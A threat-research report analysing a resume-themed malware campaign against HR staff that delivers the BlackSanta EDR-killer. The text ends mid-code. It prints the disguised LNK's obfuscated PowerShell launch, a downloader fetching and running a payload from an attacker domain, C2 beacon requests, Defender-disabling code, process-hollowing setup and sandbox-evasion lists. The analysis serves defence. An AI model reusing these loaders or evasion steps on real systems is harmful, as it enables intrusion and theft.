aryaka

BlackSanta EDR-Killer

A Silent Threat Targeting Recruitment Workflows

Aryaka Threat Research Lab

Baskar M, Varadharajan Krishnasamy

Table of Contents

Executive Summary

Aryaka Threat Labs identified a sophisticated malware campaign operated by a Russian-speaking threat actor, targeting primarily HR and recruitment personnel. Potential victims may be reached via emails containing links to download seemingly legitimate files disguised as resumes. Once accessed, these files initiate a staged infection chain that silently compromises the system.

The malware performs extensive system reconnaissance, collecting information about the operating system, user accounts, and host configuration. It conducts environment checks to detect virtual machines, sandboxes, debuggers, and restricted geographic regions, avoiding execution in monitored or controlled environments. It also employs multiple defense evasion techniques, including disabling or bypassing endpoint security solutions.

A key component of this campaign is BlackSanta, a specialized EDR-killer module designed to neutralize antivirus and EDR protections before additional malicious payloads are deployed. This ensures that subsequent malware components can execute undetected, giving the threat actor complete control over compromised systems.

The campaign is capable of exfiltrating sensitive information from infected systems while maintaining HTTPS communication with its command-and-control server. Operational data is dynamically decrypted at runtime, complicating static detection and forensic analysis. The resilient infrastructure and runtime decryption mechanisms highlight the threat actor's sophistication and operational security.

This campaign has remained largely unnoticed for over a year, demonstrating the threat actor's capability to conduct targeted, persistent operations. Its combination of social engineering, advanced evasion techniques, endpoint security neutralization, and data theft underscores the high level of sophistication and persistence employed by this adversary.

Initial Infection

The initial infection vector remains officially unknown. However, the malware was likely distributed via spear-phishing emails containing links that redirected recipients to download ISO files from cloud storage services such as Dropbox. One observed sample, "Celine_Pesant.iso", used a resume-style filename resembling a real person's name, suggesting targeted attacks against HR and recruitment personnel. While the ISO itself was delivered via cloud storage, it contained malware that downloaded additional payloads from attacker-controlled domains such as resumebuilders.us, reinforcing the resume-themed social engineering lure.

Once mounted, the ISO appeared as a standard local drive, making its contents appear legitimate and encouraging the user to interact with the files, as shown in Figure 1



Figure 1 - ISO file Content

Upon mounting, the ISO contained four files: Celine_Pesant.pdf.lnk, image1.png, script.ps1, and wintes.ico. The PDF-themed file is actually a Windows shortcut (.lnk) rather than a legitimate document. Alongside it, a PowerShell script and an image indicate a deliberately staged execution chain, designed to trigger further malicious activity once the shortcut is executed.

Upon execution, Celine_Pesant.pdf.lnk runs a Windows shortcut configured to launch cmd.exe from the System32 directory. It executes an obfuscated command that dynamically constructs and launches powershell.exe with hidden window settings and execution policy bypass enabled. This command ultimately runs script.ps1 from within the mounted ISO, as shown in Figure 2.

```
Arguments: /c "cls && set "a=po" & set "b=wers" & set "c=hell" & set "d=.exe" & e^c^ho off && arp -a & call %a%%b%%c%%d%
 -W^indow^Style Hid^den -Exec^ution^Poli^cy By^pass -F^ile "script.ps1"
Icon Location: C:\Program Files\Microsoft\Edge\Application\msedge.exe
```

Figure 2 – Content of the Malicious LNK file

This PowerShell script copies image1.png from the script directory to a temporary location and loads it as a bitmap. It then extracts hidden data from the image using least significant bit (LSB) steganography by reading pixel values as shown in the Figure 3. The recovered byte stream is decoded into a UTF-8 string representing a PowerShell which is executed in memory using Invoke-Expression.

```powershell
$imageName = "image1.png"

$scriptDir = Split-Path -Parent $MyInvocation.MyCommand.Path
$sourceImage = Join-Path $scriptDir $imageName
$tempImage = Join-Path $env:TEMP $imageName

try {
    if (Test-Path $sourceImage) {
        Copy-Item $sourceImage $tempImage -Force
    } else {
        exit 1
    }

    Add-Type -AssemblyName System.Drawing
    $b = [System.Drawing.Bitmap]::FromFile($tempImage)
    $lbs = @()
    for ($i = 0; $i -lt 4; $i++) {
        $x = $i % $b.Width
        $y = [math]::Floor($i / $b.Width)
        $p = $b.GetPixel($x, $y)
        $byt = (($p.R -band 0x07) -shl 5) -bor (($p.G -band 0x07) -shl 2) -bor ($p.B -band 0x03)
        $lbs += $byt
    }
```

Figure 3 - Content of script.ps1

This PowerShell script downloads the file SumatraPDF.zip from the domain resumebuilders.us and extracts it into a temporary directory. It then searches for the SumatraPDF executable and attempts to launch it using multiple execution methods to ensure it runs successfully. Additionally, the presence of Russian-language comments in the code suggests that the threat actor may be a Russian-speaking individual or group as shown in the Figure 4.

```powershell
[Net.ServicePointManager]::ServerCertificateValidationCallback={$true}
$guid=[System.Guid]::NewGuid().ToString()
$zipUrl="https://www.resumebuilders.us/css/SumatraPDF.zip"
$tempDir="$env:TEMP\SumatraTemp_$guid"
$zipFile="$env:TEMP\sumatra_$guid.zip"
$processName = "SumatraPDF"
$maxAttempts = 5
$attempt = 1
$processStarted = $false

try {
    if(Test-Path $tempDir){Remove-Item $tempDir -Recurse -Force}
    New-Item -ItemType Directory -Path $tempDir -Force | Out-Null
    (New-Object Net.WebClient).DownloadFile($zipUrl,$zipFile)

    if(Test-Path $zipFile){
        Add-Type -AssemblyName System.IO.Compression.FileSystem
        [System.IO.Compression.ZipFile]::ExtractToDirectory($zipFile,$tempDir)
        $sum = Get-ChildItem -Path $tempDir -Filter "SumatraPDF.*" -Recurse | Select-Object -First 1

        if($sum){
            # Функция для запуска SumatraPDF
            function Start-SumatraProcess {
                param($executablePath)
                $success = $false
```

Figure 4 - Decrypted PowerShell script

DLL Sideloading Technique

Although the original domain was no longer serving the zip file at the time of analysis, pivoting on related infrastructure led to a connected domain, newresumebuilder.com, from which SumatraPDF.zip was successfully retrieved, as shown in the figure 5.



Figure 5 - Extracted content of SumatraPDF.ZIP

The ZIP archive contained two files: SumatraPDF.exe and DWrite.dll, consistent with a DLL sideloading technique. The executable is a legitimate copy of SumatraPDF that loads DWrite.dll from its local working directory. By placing a tampered DWrite.dll in the same directory, the trusted application is tricked into loading the malicious library instead of the legitimate system DLL.

System Fingerprinting and Beaconing

Upon successful sideloading, the malicious DLL DWrite.dll begins by collecting basic system information before initiating communication with its command-and-control server. It reads the ProductName, DisplayVersion, and CurrentBuild values from the registry path HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion to identify the operating system name, version, and build, forming an internal profile of the host system as shown in the figure 6.

```
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 0x20119u, hKey) )
{
  if ( !RegQueryValueExA(hKey[0], "ProductName", 0, 0, Data, &cbData) )
  {
    _RDXa = 0;
    v85 = 0u;
    _R8 = -1;
    do
      ++_R8;
    while ( Data[_R8] );
    sub_180002BB0(&_RDXa, (const __m128i *)Data, _R8);
    if ( v76.m128i_i64[1] > 0xFuLL )
    {
      v8 = (void *)_RDX_1[0];
      if ( (unsigned __int64)(v76.m128i_i64[1] + 1) >= 0x1000 )
      {
        v8 = *(void **)(_RDX_1[0] - 8);
        if ( _RDX_1[0] - (unsigned __int64)v8 - 8 > 0x1F )
          goto LABEL_151;
      }
      sub_18002E3D0(v8);
    }
    *(__m128i *)_RDX_1 = _RDXa;
    v76 = v85;
  }
  if ( !RegQueryValueExA(hKey[0], "DisplayVersion", 0, 0, Data, &cbData) )
  {
    _RCX = 0;
    n0xF_1 = 0;
    n0xF = 0;
```

Figure 6 - Collecting system information from registry

In parallel, it gathers user and host context by reading the USERNAME and COMPUTERNAME environment variables. These values are combined using a pipe delimiter and appended to the previously collected operating system details, producing a single fingerprint string that represents the system and user context.

Before transmission, this fingerprint is Base64-encoded and inserted into the os parameter of an HTTPS POST request. Communication is performed with the C2 endpoint located at /login.aspx, and the request includes additional fields such as a Bearer key in the HTTP header and a dbseckey parameter in the POST body, along with action=ping and mod=load, as shown in the figure 7.

```
POST https://157.250.202.215/login.aspx HTTP/1.1
Accept: t
Content-Type: application/x-www-form-urlencoded; charset=utf-8;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept-Language: en-US,en;q=0.5
Bearer: 2ca8ce1abf92649805c9d2df09049b75420dc2642f191e11caddd3ea452b67ba
Host: 157.250.202.215
Content-Length: 154
Cache-Control: no-cache

dbseckey=30f96af7d3340e79a47491bf9c34097ad44ae1125c22391166319174d2e55008&action=ping&mod=load&os=V2luZG93cyAxMCBQcm8gMjJIMnxERVNLVE9QLU9LMVBLSFF8dGVzdA==
```

Figure 7 - Initial POST request

After sending the initial beacon, the sample waits for a server response that contains two hexadecimal values separated by a pipe. These correspond to the AES key and IV, which are then used to decrypt encrypted strings embedded within the binary, indicating that the server provides the cryptographic material required for subsequent execution stages as shown in the Figure 8.

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Feb 2026 11:31:06 GMT
Content-Type: text/plain; charset=windows-1251
Content-Length: 97
Connection: keep-alive
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

effbd3d25eddf30584451ef9da0215715d52d262202cd9fd983b0326e0e5d018|7c88a70b0d2e95d642e63d308ac2f3aa
```

Figure 8 - Server Response with AES keys

Defense Evasion

Analysis of the decrypted strings shows that the payload conducts extensive environment validation prior to full execution. The checks focus on identifying virtual machines, debuggers, sandbox environments, analysis tools, and low-resource or emulated systems, suggesting a strong emphasis on avoiding controlled analysis environments as shown in the Figure 9.

```
Ascii Strings:
--------------------------------------------------------------------------------
00000000  action=log&data= wireshark.exe ollydbg.exe x64dbg.exe x32dbg.exe windbg.exe ida.exe idag.exe idaq.exe
idaq64.exe immunitydbg.exe procmon.exe
0000008F  procmon64.exe debugview.exe cheatengine.exe radare2.exe ghidra.exe peid.exe cutter.exe fiddler.exe
dynatrace.exe jmp.exe olldump.exe babeldbg.exe
00000123  winice.exe Debugger detected by "IsDebuggerPresent" function Debugger detected by
00000177  "CheckRemoteDebuggerPresent" function Debugger detected by PEB Debugger detected by "isDebuggerPresentNt"
function Recent Files < 3 kernel32
00000206  GetLogicalProcessorInformation Microsoft Basic Microsoft Remote RDP VMware VirtualBox QXL Parallels VirtIO
Bochs Num of processors < 4  Adapter
00000298  Detected NUMBER_OF_PROCESSORS Num of processor cores < 2 RAM < 4 Gb Sandboxie SYSTEM\CurrentControlSet
\Services\cmdguard Sanbboxie Detected Comodo
0000032D  Detected microsoft virtual machine vmware virtualbox oracle qemu xen kvm parallels virtual Hyper-V (from
SMBIOS) VMware(from SMBIOS) VirtualBox (from
000003C5  SMBIOS) QEMU (from SMBIOS) Xen (from SMBIOS) KVM (from SMBIOS) Parallels (from SMBIOS) Generic Virtual
Machine (from SMBIOS)  Detected
```

Figure 9 - Decrypted Strings

Hostname and Username Check

Following the key exchange, the execution environment is validated by calling GetComputerNameA and GetUserNameA to retrieve the hostname and logged-in username. These values are compared against hardcoded exclusion lists within the binary.

Blacklisted System Names	Blacklisted Usernames
DESKTOP-N9MIFGD	Harry Johnson
DESKTOP-BF12L0G	willy
DESKTOP-OTP35WP	STRAZNJICA.GRUBUTT
DESKTOP-ANDE	TVM
DESKTOP-M87PSAK	rapit
DESKTOP-EHNEA50	qr0FYw
DESKTOP-4MUEH4I	lichao
DESKTOP-FL50EOF	OqXZRaykm
DESKTOP-CSEDXIM	RDhJ0CNFevzX
DESKTOP-ZYANMIE	kEecfMwgj
DESKTOP-CXPUWTF	Bruno
DESKTOP-RCZZWPJ	ss
DESKTOP-J655HF6	tillerli
DESKTOP-8H9EM4A	zatru
DESKTOP-YGRBQPO	narsimlu
DESKTOP-GXANGFE	HAPUBWS
DESKTOP-UEIOGIU	fred
DESKTOP-IKH0QEL	husky
DESKTOP-U05E4LC	dx
DESKTOP-2B6E4B9	V4R4X
DESKTOP-VL4Q38O	GRXMwPZa

DESKTOP-VSA1YSY	zFixoHcx
DESKTOP-PMQAS31	cBjRQogborL
DESKTOP-VIFDAJC	OnjWPvqCt
DESKTOP-QCHRSHY	qlenfrl
DESKTOP-KUGXIOZ	winauto
DESKTOP-XDYSKKK	ePAyJXKKD
DESKTOP-ZUGXAJL	KfXap
DESKTOP-QOEIOIG	lLWzLvc
WINDOWS-PU9OGIG	lUmbOFBxqw
WINDOWS-09G745B	BLELeNGdUV
WIN-PFZNZARAFFC	cyhsLCsujv
WINAUTO-62T2P7U	LgfCmxG
CLIENT-PKI2464	NWuuFQolvo
SISU-PC	qGDCDM
COMPNAME_2157	ROtxrvKcO
COMPNAME_8938	isbzQEY
MPRO_R1_05	Sisu

If a match is found, the sample determines which condition was triggered and assigns a telemetry value of 0|1 for a blacklisted hostname or 0|2 for a blacklisted username. This status is then reported to the C2 server through an HTTP POST request to /login.aspx using action=log as shown in the Figure 10, after which execution is terminated.

```
POST https://157.250.202.215/login.aspx HTTP/1.1
Accept: t
Content-Type: application/x-www-form-urlencoded; charset=utf-8;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept-Language: en-US,en;q=0.5
Bearer: 2ca8ce1abf92649805c9d2df09049b75420dc2642f191e11caddd3ea452b67ba
Host: 157.250.202.215
Content-Length: 94
Cache-Control: no-cache

dbseckey=30f96af7d3340e79a47491bf9c34097ad44ae1125c23991166319174d2e55008&action=log&data=MHwy
```

Figure 10 - Username and hostname telemetry

Locale and Language ID Check

An additional geographic check is performed using GetUserDefaultLocaleName and GetUserDefaultLangID. The code specifically looks for the ru-RU locale and evaluates the language ID against a predefined bitmask linked to Russian or CIS environments. When a match is identified, a pipe-delimited flag of 1| is generated and transmitted to the C2 server using the same logging format, followed by immediate termination to avoid operating in excluded regions as shown in the Figure 11.

```
POST https://157.250.202.215/login.aspx HTTP/1.1
Accept: t
Content-Type: application/x-www-form-urlencoded; charset=utf-8;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept-Language: en-US,en;q=0.5
Bearer: 2ca8ce1abf92649805c9d2df09049b75420dc2642f191e11caddd3ea452b67ba
Host: 157.250.202.215
Content-Length: 94
Cache-Control: no-cache

dbseckey=30f96af7d3340e79a47491bf9c34097ad44ae1125c2239116631|9174d2e55008&action=log&data=MXw=
```

Figure 11 - Geolocation Telemetry

Anti-VM, Anti-Debugging, and Anti-Sandbox Checks

The sample then inspects SMBIOS data to detect virtualization artifacts associated with platforms such as Hyper-V, VMware, VirtualBox, QEMU, Xen, KVM, or Parallels. If virtualization indicators are present, it constructs a telemetry message in the format 3|<Virtualization> Detected and sends it to the same /login.aspx endpoint as shown in the Figure 12.

```
POST https://157.250.202.215/login.aspx HTTP/1.1
Accept: t
Content-Type: application/x-www-form-urlencoded; charset=utf-8;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept-Language: en-US,en;q=0.5
Bearer: 2ca8ce1abf92649805c9d2df09049b75420dc2642f191e11caddd3ea452b67ba
Host: 157.250.202.215
Content-Length: 130
Cache-Control: no-cache

dbseckey=30f96af7d3340e79a47491bf9c34097ad44ae1125c23991166319174d2e55008&action=log&data=M3xWTXdhcmUoZnJvbSBTTUJJT1MpIERldGVjdGVk
```

Figure 12 - Virtualization Detection Telemetry

Further environment heuristics include checking whether the system has fewer than four processors and identifying the presence of virtual network adapters. Detection of any such indicators results in the creation of a telemetry flag in the format 5|<Indicator> Detected, which is transmitted to the C2 server using the established logging routine as shown in the Figure 13.

```
POST https://157.250.202.215/login.aspx HTTP/1.1
Accept: t
Content-Type: application/x-www-form-urlencoded; charset=utf-8;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept-Language: en-US,en;q=0.5
Bearer: 2ca8ce1abf92649805c9d2df09049b75420dc2642f191e11caddd3ea452b67ba
Host: 157.250.202.215
Content-Length: 126
Cache-Control: no-cache

dbseckey=30f96af7d3340e79a47491bf9c34097ad44ae1125c22391166319174d2e55008&action=log&data=NXxWTXdhcmUgQWRhcHRlciBEZXRlY3RlZA==
```

Figure 13 - Network Adapter Identification Telemetry

The code also scans the system for analysis-related tools and artifacts. When a known process such as ida.exe is identified, it generates a telemetry string in the format 7|"<ProcessName>" found and reports it to the C2 server via an HTTP POST request to /login.aspx, indicating that a reverse engineering environment may be present as shown in the Figure 14.

```
POST https://157.250.202.215/login.aspx HTTP/1.1
Accept: t
Content-Type: application/x-www-form-urlencoded; charset=utf-8;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept-Language: en-US,en;q=0.5
Bearer: 2ca8ce1abf92649805c9d2df09049b75420dc2642f191e11caddd3ea452b67ba
Host: 157.250.202.215
Content-Length: 114
Cache-Control: no-cache

dbseckey=30f96af7d3340e79a47491bf9c34097ad44ae1125c22391166319174d2e55008&action=log&data=N3wiaWRhLmV4ZSIgZm91bmQ=
```

Figure 14 - RE environment Telemetry

Multiple anti-debugging techniques are then executed, including calls to IsDebuggerPresent, CheckRemoteDebuggerPresent, inspection of the Process Environment Block, and a NtQueryInformationProcess-based debugger check. If a debugger is detected, the system is flagged as an analysis environment and execution is terminated.

Disabling Protections and HVCI Checks

To further reduce defensive visibility, Windows Defender SpyNet policy registry keys are modified to disable cloud protection and automatic sample submission as shown in the Figure 15.

```
Data = 0;
n2 = 2;
if ( !RegOpenKeyExW(
        HKEY_LOCAL_MACHINE,
        L"Software\\Policies\\Microsoft\\Windows Defender\\SpyNet",
        0,
        0xF013Fu,
        &hKey)
  || !RegCreateKeyExW(
        HKEY_LOCAL_MACHINE,
        L"Software\\Policies\\Microsoft\\Windows Defender\\SpyNet",
        0,
        0,
        REG_OPTION_RESERVED,
        0xF013Fu,
        0,
        &hKey,
        &dwDisposition) )
{
  RegSetValueExW(hKey, L"SpynetReporting", 0, REG_OPTION_BACKUP_RESTORE, (const BYTE *)&Data, 4u);
  RegSetValueExW(hKey, L"SubmitSamplesConsent", 0, REG_OPTION_BACKUP_RESTORE, (const BYTE *)&n2, 4u);
}
```

Figure 15 - Disabling Windows Defender SpyNet and Cloud Protection

In addition, the HypervisorEnforcedCodeIntegrity registry value is queried to determine whether Memory Integrity is enabled, which may influence later components that rely on driver-related functionality as shown in the Figure 16.

```
  SYSTEM__CurrentControlSet__Control__DeviceGuard__Scenarios__Hyp,
  "SYSTEM\\CurrentControlSet\\Control\\DeviceGuard\\Scenarios\\HypervisorEnforcedCodeIntegrity");
lpValue[1] = 0;
n7 = 7;
n15 = 15;
lpValue[0] = (LPCSTR)0x64656C62616E45LL;
hkey = HKEY_LOCAL_MACHINE;
if ( RegOpenKeyExA(
       HKEY_LOCAL_MACHINE,
       SYSTEM__CurrentControlSet__Control__DeviceGuard__Scenarios__Hyp,
       0,
       0x20119u,
       &hkey) )
{
  goto LABEL_7;
}
pcbData = 4;
lpValue_1 = (const CHAR *)lpValue;
if ( n15 > 0xF )
  lpValue_1 = lpValue[0];
if ( RegGetValueA(hkey, 0, lpValue_1, 0x10u, &pdwType, &pvData, &pcbData) || pvData != 1 )
{
```

Figure 16 - HVCI check

Mutex and Execution State Management

Execution noise is introduced by repeatedly creating and closing unnamed mutexes, generating small delays and mimicking normal API behavior to disrupt sandbox and automated analysis timing mechanisms, as shown in the figure 17

```
do
{
  MutexA = CreateMutexA(0, 0, 0);
  if ( MutexA )
    ::CloseHandle(MutexA);
  --n3;
}
while ( n3 );
if ( (sub_18003A9B8() & 1) == 0 )
```

Figure 17 - Mutex Creation

A registry value named MyAppStatus is then created under HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and set to 1, likely to mark that the sample has already executed and to avoid redundant execution in subsequent runs as shown in the Figure 18.

Name	Type	Data
(Default)	REG_SZ	(value not set)
MyAppStatus	REG_DWORD	0x00000001 (1)
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe

Figure 18 - Tracking Sample Execution

Stealth is further improved by defining a custom environment variable such as DPATH under HKEY_CURRENT_USER\Environment, which stores a reference to a DLL path. This enables dynamic retrieval and loading during execution while reducing hardcoded artifacts within the binary as shown in the Figure 19.



Figure 19 - Setting Environmental variable DPATH

Disk Write Verification

To confirm disk write capability, one of three files—report.txt, data.csv, or backup.bin—is created under a directory such as C:\Users<Username>\MyApp\Data, and a sample string is written to the file. This behavior indicates a preliminary check to ensure the environment is writable before proceeding with additional stages.

Downloading Additional Payloads

Finally, additional payloads are retrieved through a series of HTTP GET requests to multiple ASPX endpoints on the C2 server, including Main.aspx, Company.aspx, Contacts.aspx, Blog.aspx, and Settings.aspx. Each response delivers an executable payload, which is then launched using process hollowing by creating a suspended process, injecting the downloaded PE into its memory, modifying the thread context, and resuming execution to run the payload in a stealthy manner as shown in the Figure 20.

```
GetProcAddress(ModuleHandleA_1, "NtTerminateProcess");
NtClose = (NTSTATUS (__stdcall *)(HANDLE))GetProcAddress(ModuleHandleA_1, "NtClose");
hModule = GetModuleHandleA("kernel32.dll");
CreateProcessA = (BOOL (__stdcall *)(LPCSTR, LPSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES, BOOL, DWORD, LPVOID, LPCSTR, LPSTARTUPINFOA, LPPROCESS_I
GetModuleFileNameA = (DWORD (__stdcall *)(HMODULE, LPSTR, DWORD))GetProcAddress(hModule, "GetModuleFileNameA");
VirtualAlloc = (LPVOID (__stdcall *)(LPVOID, SIZE_T, DWORD, DWORD))GetProcAddress(hModule, "VirtualAlloc");
VirtualFree = (BOOL (__stdcall *)(LPVOID, SIZE_T, DWORD))GetProcAddress(hModule, "VirtualFree");
VirtualAllocEx = (LPVOID (__stdcall *)(HANDLE, LPVOID, SIZE_T, DWORD, DWORD))GetProcAddress(
                                                                              hModule,
                                                                              "VirtualAllocEx");
VirtualFreeEx = (BOOL (__stdcall *)(HANDLE, LPVOID, SIZE_T, DWORD))GetProcAddress(hModule, "VirtualFreeEx");
WriteProcessMemory = (BOOL (__stdcall *)(HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T *))GetProcAddress(
                                                                                hModule,
                                                                                "WriteProcessMemory");
ReadProcessMemory = (BOOL (__stdcall *)(HANDLE, LPCVOID, LPVOID, SIZE_T, SIZE_T *))GetProcAddress(
                                                                                hModule,
                                                                                "ReadProcessMemory");
VirtualProtectEx = (BOOL (__stdcall *)(HANDLE, LPVOID, SIZE_T, DWORD, PDWORD))GetProcAddress(
                                                                              hModule,
                                                                              "VirtualProtectEx");
GetThreadContext = (BOOL (__stdcall *)(HANDLE, LPCONTEXT))GetProcAddress(hModule, "GetThreadContext");
SetThreadContext = (BOOL (__stdcall *)(HANDLE, const CONTEXT *))GetProcAddress(hModule, "SetThreadContext");
GetProcAddress(hModule, "ResumeThread");
```

Figure 20 - Process hollowing

Since the C&C server was unavailable, we could not determine the exact malware downloaded in this case. However, analysis of past infections via Company.aspx indicates that it delivered a stealer targeting cryptocurrency wallet artifacts on victims' machines. The other modules downloaded from the remaining ASPX endpoints likely perform similar functions, exfiltrating sensitive information from the compromised systems.

BlackSanta EDR-Killer Operations

We extended our analysis to identify additional infrastructure linked to this threat actor. By examining the title of the web page login.aspx on the C2 server and leveraging **Validin** as shown in the Figure 21, several IP addresses associated with the campaign were uncovered. This operation has been active for the past year, remaining mostly unnoticed.

Key	Type	Value	First Seen
Global Main Company LLC.	TITLE-HOST	thresumebuilder.com	2026-02-16
Global Main Company LLC.	TITLE-IP	163.245.212.11 AS 19318	2026-02-13
Global Main Company LLC.	TITLE-HOST	newresumebuilder.com	2026-02-01
Global Main Company LLC.	TITLE-IP	157.250.202.215 AS 26666	2025-11-02
Global Main Company LLC.	TITLE-HOST	www.newresumebuilder.com	2026-02-01
Global Main Company LLC.	TITLE-HOST	devverbox.be	2026-02-13
Global Main Company LLC.	TITLE-IP	88.99.215.34 AS 24940	2026-02-13
Global Main Company LLC.	TITLE-IP	185.163.47.76 AS 39798	2025-05-01
Global Main Company LLC.	TITLE-HOST	resumebuilders.us	2026-01-28
Global Main Company LLC.	TITLE-IP	67.217.48.59 AS 19318	2025-08-03
Global Main Company LLC.	TITLE-IP	88.119.165.82 AS 61272	2025-06-01
Global Main Company LLC.	TITLE-IP	74.50.81.190 AS 19318	2025-06-01
Global Main Company LLC.	TITLE-IP	88.119.165.81 AS 61272	2025-07-03
Global Main Company LLC.	TITLE-IP	64.20.33.198 AS 19318	2025-03-13
Global Main Company LLC.	TITLE-IP	94.130.237.28 AS 24940	2025-02-02
Global Main Company LLC.	TITLE-IP	185.163.46.29 AS 39798	2025-04-08
Global Main Company LLC.	TITLE-IP	176.123.8.15 AS 200019	2025-02-04

Figure 21 - Pivoting using Title name

Analysis of the observed IPs revealed several malware samples connected to this campaign. The malware also downloads Bring Your Own Driver (BYOD) components, including the RogueKiller Antirootkit Driver from Adlice Software and IObitUnlocker.sys from IObit. These drivers allow the malware to gain low-level access and bypass security controls on infected systems.

The infection typically begins with sideloading DWrite.dll, which serves as the initial entry point. Following this, the malware retrieves additional payloads from the C2 server. It first connects to the download.aspx endpoint to fetch an executable, which in turn retrieves driver files from upload.aspx and upload1.aspx. These GET requests use the previously observed dbseckey and Bearer token for authentication, and the C2 server responds with the executable embedded inside the <pre> tag of the HTML response as shown in the Figure 22.

Figure 22 - GET request of Download.aspx

The downloaded executable, identified as an EDR-killer, is named BlackSanta based on the mutex it creates: BlackSantaAVWrapper as shown in the Figure 23. BlackSanta is specifically designed to neutralize endpoint security solutions before deployment of the main payloads.

```
v55 = a1;
v8 = operator new(0x20u);
*v8 = &HiddenCreateMutexAFunction::`vftable';
v8[3] = "BlackSantaAVWrapper";
v8[1] = 0;
*((_DWORD *)v8 + 4) = 1;
if ( HiddenCreateMutexAFunction::`vftable'() )
  GetLastError();
sub_1400044C0(v9, a3, &qword_140061C90);
sub_1400044C0(v10, a4, &qword_140061CB0);
_2b988bba3db8cf8f63b646095cb280f1 = (unsigned __int64)operator new(0x30u);
